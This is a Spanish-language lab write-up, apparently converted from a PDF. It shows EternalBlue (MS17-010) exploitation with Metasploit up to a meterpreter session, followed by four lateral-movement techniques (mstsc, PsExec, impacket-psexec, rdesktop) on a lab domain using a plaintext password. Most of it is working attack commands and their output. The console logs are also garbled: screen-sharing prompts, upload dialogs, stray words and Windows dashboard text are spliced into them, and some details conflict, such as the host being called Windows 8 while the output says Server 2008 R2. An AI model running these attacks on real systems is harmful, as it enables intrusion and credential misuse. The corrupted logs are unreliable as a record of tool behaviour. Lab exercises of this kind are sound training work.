| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 210:
|_ Message signing enabled but not required
```

II discord.com está compartiendo tu pantalla Dejar

# Metasploit:

Sabiendo que es un win 8 sabemos que es vulnerable a eternal blue. Lo buscamos: **search eternal**

```
msf6 > search eternal
Matching Modules
=====
#  Name
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14  average Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec 2017-03-14  normal Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command 2017-03-14  normal No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/ms17_010 2017-03-14  normal No   MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doubleplusr_rce 2017-04-14  great Yes  SMB DOUBLEPULSAR Remote Code Execution
```

Use 0 porque queremos que use el modulo eternal blue, buscamos payloads que nos interesen **show payloads**

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
Compatible Payloads
=====
#  Name
0  payload/generic/custom
1  payload/generic/shell_bind_tcp
2  payload/generic/shell_reverse_tcp
3  payload/generic/ssh_interact
4  payload/windows/x64/custom/bind_ipv6_tcp
5  payload/windows/x64/custom/bind_ipv6_tcp_uuid
6  payload/windows/x64/custom/bind_named_pipe
Disclosure Date Rank Check Description
=====
normal No  Custom Payload
normal No  Generic Command Shell, Bind TCP Inline
normal No  Generic Command Shell, Reverse TCP Inline
normal No  Interact with Established SSH Connection
normal No  Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
normal No  Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
normal No  Windows shellcode stage, Windows x64 Bind Named Pipe Stager
```

Vemos uno que nos interese:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
[*] Exploit : windows/smb/ms17_010_eternalblue
[*] Payload : windows/x64/meterpreter/bind_tcp
[*] Target  : 
[*] Options    (Windows/x64/meterpreter/bind_tcp):
Name      Current Setting Required Description
RHOST    yes           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    445          yes       The target port (TCP)
SMBdomain no            no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no            no        (Optional) The password for the specified username
SMBUser   no            no        (Optional) The username to authenticate as
VERIFY_ARCH true         yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true        yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```

Set payload 24

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 24
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting Required Description
RHOST    yes           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT    445          yes       The target port (TCP)
SMBdomain no            no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no            no        (Optional) The password for the specified username
SMBUser   no            no        (Optional) The username to authenticate as
VERIFY_ARCH true         yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true        yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/bind_tcp):
Name      Current Setting Required Description
EXITFUNC thread      yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT     4444          yes       The listen port
RHOST    no             no        The target address
Exploit target:
Id Name
0  Automatic Target
```

set Proxies SOCKS5:127.0.0.1:8888 por que queremos que vaya atraves del proxy (DVWA)

```
msf6 > set Proxies SOCKS5:127.0.0.1:8888
Proxies => SOCKS5:127.0.0.1:8888
```

set ReverseAllowProxy true

```
msf6 > set ReverseAllowProxy true
ReverseAllowProxy => true
```

Establecemos el rhost y rhosts y explotamos

Set rhosts 10.0.2.26

La primera vez nos da un error.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.26
rhosts => 10.0.2.26
Choose an image to upload:
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.26
rhost => 10.0.2.26
No file selected.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
Brute Force
[*] 10.0.2.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.0.2.26:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.0.2.26:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.26:445 - The target is not vulnerable.
[*] Started bind TCP handler against 10.0.2.26:4444
[*] Exploit completed, but no session was created.
```

Al volver a lanzarlo funciona estupendamente y nos abre un meterpreter.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] 10.0.2.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.26:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.26:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.26:445 - The target is vulnerable.
[*] 10.0.2.26:445 - Connecting to target for exploitation.
[*] 10.0.2.26:445 - Connection established for exploitation.
[*] 10.0.2.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.26:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.26:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2 Computer
[*] 10.0.2.26:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.26:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac k 1
[*] 10.0.2.26:445 - 0x00000030 6b 20 31
[*] 10.0.2.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.26:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.26:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.26:445 - Starting non-paged pool grooming
[*] 10.0.2.26:445 - Sending SMBv2 buffers
[*] 10.0.2.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.26:445 - Sending final SMBv2 buffers.
[*] 10.0.2.26:445 - Sending last fragment of exploit packet!
[*] 10.0.2.26:445 - Receiving response from exploit packet
[*] 10.0.2.26:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.2.26:445 - Sending egg to corrupted connection.
[*] 10.0.2.26:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.0.2.26:4444
[-] 10.0.2.26:445 - -----
[-] 10.0.2.26:445 - -----FAIL-----
[-] 10.0.2.26:445 - -----
```

```
[-] 10.0.2.26:445 - -----
[-] 10.0.2.26:445 - -----FAIL-----
[-] 10.0.2.26:445 - -----
[*] 10.0.2.26:445 - Connecting to target for exploitation.
[*] 10.0.2.26:445 - Connection established for exploitation.
[*] 10.0.2.26:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.26:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.26:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2 Computer
[*] 10.0.2.26:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.0.2.26:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac k 1
[*] 10.0.2.26:445 - 0x00000030 6b 20 31
[*] 10.0.2.26:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.26:445 - Trying exploit with 17 Groom Allocations.
[*] 10.0.2.26:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.26:445 - Starting non-paged pool grooming
[*] 10.0.2.26:445 - Sending SMBv2 buffers
[*] 10.0.2.26:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.26:445 - Sending final SMBv2 buffers.
[*] 10.0.2.26:445 - Sending last fragment of exploit packet!
[*] 10.0.2.26:445 - Receiving response from exploit packet
[*] 10.0.2.26:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)! websitesecurity
[*] 10.0.2.26:445 - Sending egg to corrupted connection.
[*] 10.0.2.26:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.26
[*] Meterpreter session 1 opened (127.0.0.1:37567 -> 127.0.0.1:8888) at 2023-02-11 21:26:32 - 0500
[-] 10.0.2.26:445 - -----
[-] 10.0.2.26:445 - -----WIN-----
[-] 10.0.2.26:445 - -----
```

Le preguntamos donde estamos y nos da la ip de Windows:

```
meterpreter > ipconfig
```

Interface 1	
Name	: Software Loopback Interface 1
Hardware MAC	: 00:00:00:00:00:00
MTU	: 4294967295
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12	
Name	: Adaptador ISATAP de Microsoft
Hardware MAC	: 00:00:00:00:00:00
MTU	: 1280
IPv6 Address	: fe80::5efe:a00:21a
IPv6 Netmask	: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 15	
Name	: Adaptador de escritorio Intel(R) PRO/1000 MT
Hardware MAC	: 08:00:27:b1:d7:d6
MTU	: 1500
IPv4 Address	: 10.0.2.26
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::e925:4551:61d2:fc1
IPv6 Netmask	: fffff:ffff:ffff:ffff:ffff::

Damn Vulnerable Web Application

More info


[http://www.owasp.org/index.php/Unrestricted\\_Upload](http://www.owasp.org/index.php/Unrestricted_Upload)  
<http://blogs.securiteam.com/index.php/article/10>  
<http://www.acunetix.com/websitedevelopment/>

## MOVIMIENTO LATERAL:

Cuatro técnicas de movimiento lateral que le permitan acceder desde el Kali y Windows Server 2012 al sistema Windows Server 2008:

Vamos a poner todas las maquinas en la misma red:

Win 12:



Win 12

```
Microsoft Windows [Versión 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Users\roman>ipconfig


Configuración IP de Windows

Adaptador de Ethernet Ethernet:
  Sufijo DNS específico para la conexión. . . : rooted.local
  Vínculo: dirección IPv6 local. . . : fe80::e444:c411:104e:a382%15
  Dirección IPv4. . . . . : 10.0.1.6
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . : 10.0.1.1

Adaptador de túnel isatap.rooted.local:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . : rooted.local

C:\Users\roman>
```

Win 2008




Por ultimo el Kali ya lo teníamos en la red 1

Movimiento lateral 1:

usando `mstsc.exe` aquí mas información: <https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/mstsc>

Por alguna razon se me quedo la ip antigua 10.0.2.26 tuve que reiniciar win 8 para que fuese 10.0.1.7



Vemos como se abre un escritorio remoto:



Movimiento lateral 2:

**PsExec.exe \\10.0.1.7 cmd** nos abre un cmd si hacemos ipconfig vemos que estamos conectados desde el Windows 12 al win 8

```
C:\Users\roman\Desktop>PsExec.exe \\10.0.1.7 cmd
PsExec v2.2 - Execute processes remotely
Copyright <C> 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Versión 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local 3:
  Sufijo DNS específico para la conexión . . . : rooted.local
  Vínculo: dirección IPv6 local . . . : fe80::e925:4551:61d2:fc1%15
  Dirección IPv4 . . . . . : 10.0.1.7
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . : 10.0.1.1

Adaptador de túnel isatap.rooted.local:
  Estado de los medios . . . . . : medios desconectados
  Sufijo DNS específico para la conexión . . . : rooted.local
  Dirección IPv4 . . . . . : 0.0.0.0
  Máscara de subred . . . . . : 0.0.0.0
  Puerta de enlace predeterminada . . . . . : 0.0.0.0
```

Movimiento lateral 3: Desde Kali a win8.

```
impacket-psexec rooted.local/roman:abc123..@10.0.1.7
```

```
(kali㉿kali)-[~]
$ impacket-psexec rooted.local/roman:abc123..@10.0.1.7
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.1.7.....
[*] Found writable share ADMIN$ 
[*] Uploading file tcVEzOjQ.exe
[*] Opening SVCManager on 10.0.1.7.....
[*] Creating service BuSK on 10.0.1.7.....
[*] Starting service BuSK.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versión 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

```
C:\Windows\system32> ipconfig
[-] Decoding error detected, consider running chcp.com at the target
and then execute smbexec.py again with -codec and the corresponding codec
Dirección IPv4. . . . . : 10.0.1.7
```

Movimiento lateral 4 desde Kali a win 8

```
rdesktop -d rooted.local -u roman -p abc123.. 10.0.1.7 -r
disk:share=/root/myshare
```

```
L$ rdesktop -d rooted.local -u roman -p abc123.. 10.0.1.7 -r disk:share=/root/myshare
Autoselecting keyboard map 'en-us' from locale conexión de área local 3: 10.0.1.7, IPv6 habilitado

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s);           nombre completo de servidor:Uso root@rooted.local
                                         equipo:                                     motivo:          motivo local
1. Certificate issuer is not trusted by this system.

Issuer: CN=server2008.rooted.local
Actualizar el servidor de Windows
Habilitar comportamiento y actualizaciones   Actualizaciones:   No configuradas
Review the following certificate info before you trust it to be added as an exception. habilitado
If you do not trust the certificate the connection attempt will be aborted: el programa para la mejora de la experiencia del usuario
Subject: CN=server2008.rooted.local
Issuer: CN=server2008.rooted.local
Valid From: Mon Sep 26 03:48:44 2022
To: Tue Mar 28 03:48:44 2023
Personalizar el servidor
Certificate fingerprints:
    sha1: afa030396b2c36f62be8bc16d6b933989f20a860
    sha256: 191c97938955644f5c1505ab143cd64dd2fc4a2de80a3e654917fc550931b4ed
Servicios de archivo, Servidor web (IIS)
        Roles: Servicios de archivo, Servidor web (IIS)
        Servicios instalados: Servicio de impresión remota del servidor, Servicio WAS (Windows Process Activation Service), Características de .NET Framework 3.5.1

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

Abrompos una remotedesktop:

